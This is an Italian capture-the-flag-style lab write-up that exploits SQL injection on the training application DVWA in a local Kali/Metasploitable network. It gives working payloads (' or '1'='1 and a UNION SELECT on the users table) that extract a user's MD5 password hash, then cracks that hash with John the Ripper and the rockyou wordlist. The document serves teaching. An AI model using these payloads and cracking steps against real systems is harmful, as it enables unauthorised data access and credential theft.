

# WEB APPLICATION EXPLOIT SQLi

## ESERCIZIO 1

### TRACCIA:

Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordate che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

### REQUISITI LABORATORIO:

#### I) IMPOSTARE L'INDIRIZZO IP DELLE DUE MACCHINE:

IP Kali: 192.168.13.100/24

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255  
    inet6 fe80::a00:27ff:fe94:26b2 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:94:26:b2 txqueuelen 1000 (Ethernet)  
    RX packets 54 bytes 9863 (9.6 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 43 bytes 6919 (6.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 6 bytes 888 (888.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 6 bytes 888 (888.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

IP Metasploitable: 192.168.13.150/24

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart  
* Reconfiguring network interfaces... [ OK ]  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:48:7a:72  
    inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe48:7a72/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1  
    RX packets:52 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:112 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:8590 (8.3 KB) TX bytes:17761 (17.3 KB)  
    Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING  MTU:16436 Metric:1  
    RX packets:130 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:130 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:37973 (37.0 KB) TX bytes:37973 (37.0 KB)
```

## II) PING TRA LE DUE MACCHINE PER VERIFICARNE LA CONNESSIONE:

Da Kali (192.168.13.100) e Metasploitable (192.168.13.150)

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.97 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=3.53 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=2.39 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.55 ms
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 1.548/2.357/3.525/0.737 ms
```


Da Metasploitable(192.168.13.150) e Kali(192.168.13.100)

```
msfadmin@metasploitable:~$ ping 192.168.13.100
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=255 time=1.31 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=255 time=0.629 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=255 time=1.41 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=255 time=2.05 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=255 time=3.90 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=255 time=1.02 ms
64 bytes from 192.168.13.100: icmp_seq=7 ttl=255 time=0.758 ms
--- 192.168.13.100 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6040ms
rtt min/avg/max/mdev = 0.629/1.585/3.904/1.043 ms
```

## RECUPERO PASSWORD

### I) LIVELLO DIFFICOLTA' DVWA

Impostare il livello di difficoltà della DVWA a LOW nella sezione 'DVWA Security'



Inseriamo la stringa 1' ora 1' =1 per verificare il punto di iniezione che ci restituirà il nome e cognome degli utenti

### Vulnerability: SQL Injection

User ID:

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

L'esercizio richiede nello specifico l'utente Pablo Picasso

### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 'UNION SELECT first_name, last_name FROM users WHERE first_name='Pablo'#
First name: Pablo
Surname: Picasso
```

Per formulare una query ancora più accurata, possiamo digitare:

```
'UNION SELECT last_name, password FROM users WHERE last_name='Picasso
```

in modo tale che nel campo 'Surname' ci restituisca l'hash relativo all'utente Pablo Picasso

### Vulnerability: SQL Injection (Blind)

User ID:

```
ID: 'UNION SELECT last_name, password FROM users WHERE last_name='Picasso
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

# PASSWORD CRACKING

Attraverso il tool di JohnTheRipper dovremo andare definire alcuni parametri per poter avviare l'operazione di cracking:

- Il file dove dovrà accedere alle hash e decifrare la password in maniera chiara  
(--wordlist=rockyou.txt)
- La tipologia di crittografia del'HASH  
(--format=raw-md5)
- Il percorso del file in cui abbiamo inserito le informazioni reperite  
/home/kali/Documents/Esercizi/PabloPi.txt

## CREAZIONE DEL FILE

Creo il file .txt su Kali Linux dove inserisco l'hash recuperato tramite l'SQL Injection:

```
(kali㉿kali)-[~]  
$ cat PabloPi.txt  
0d107d09f5bbe40cade3de5c71e9e9b7
```

## IDENTIFICO LA TIPOLOGIA DI CRITTOGRAFIA DELL'HASH

hash-identifier, è un tool che può essere utilizzato per identificare i tipi di hash, ovvero per cosa vengono utilizzati. Il modo in cui funziona HASH ID è controllando l'hash fornito rispetto ai criteri per tutti i tipi di hash che supporta, per poi fornire un elenco di possibili tipi di hash.

Nel nostro caso è un MD5

```
(root@kali)-[~]
# hash-identifier

#####
#                                     #
#      ^^^^          ^^^^          #
#     / \ / \       / \ / \       #
#    /   V   \     /   V   \      #
#   /         \   /         \      #
#  /           \ /           \      #
# /             V             \      #
# /               \               \ v1.2 #
# /                 \                 \ By Zion3R #
# /                   \                   \ www.Blackexploit.com #
# /                     \                     \ Root@Blackexploit.com #
# /                       \                       \ #####
#                         \                         \

HASH: 0d107d09f5bbe40cade3de5c71e9e9b7

Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashes:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC Wordpress))
[+] Haval_128
```

## DIZIONARIO DA UTILIZZARE

In Kali Linux abbiamo di default la lista “rockyou” nel percorso /usr/share/wordlists, tuttavia è un file compresso .gz, quindi un modo per decomprimere il file è utilizzando gunzip, eseguiamo quindi il comando

```
$ gunzip -dk rockyou.txt.gz
```

-d = decomprime il file

-k = copia il file in modo tale che il file originale non venga eliminato

```
(kali㉿kali)-[~]
$ cd /usr/share/wordlists

(kali㉿kali)-[/usr/share/wordlists]
$ ls
amass  dirbuster  fern-wifi  legion  nmap.lst  rockyou.txt.gz  sqlmap.txt  wifite.txt
dirb   fasttrack.txt  john.lst  metasploit  rockyou.txt  seclists  wfuzz
```

Una volta ottenuti informazioni come

- il dizionario da utilizzare (rockyou)
- formato dell'hash (MD5)
- e l'hash da crackare

posso procedere con l'attacco attraverso il comando:

## PASSWORD CRACKING

```
$ john -wordlist=rockyou.txt -format=raw-md5 -verbosity=5 /home/kali/Documents/Esercizi/PabloPi.txt
```

```
(kali㉿kali)-[/usr/share/wordlists]
$ john --wordlist=rockyou.txt --format=raw-md5 --verbosity=5 /home/kali/Documents/Esercizi/PabloPi.txt
initUnicode(UNICODE, UTF-8/ISO-8859-1)
UTF-8 → UTF-8 → UTF-8
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Loaded 10 hashes with 1 different salts to test db from test vectors
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein(?)
lg 0:00:00:00 DONE (2023-09-25 14:10) 20.00g/s 11520p/s 11520c/s 11520C/s jeffrey..parola
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```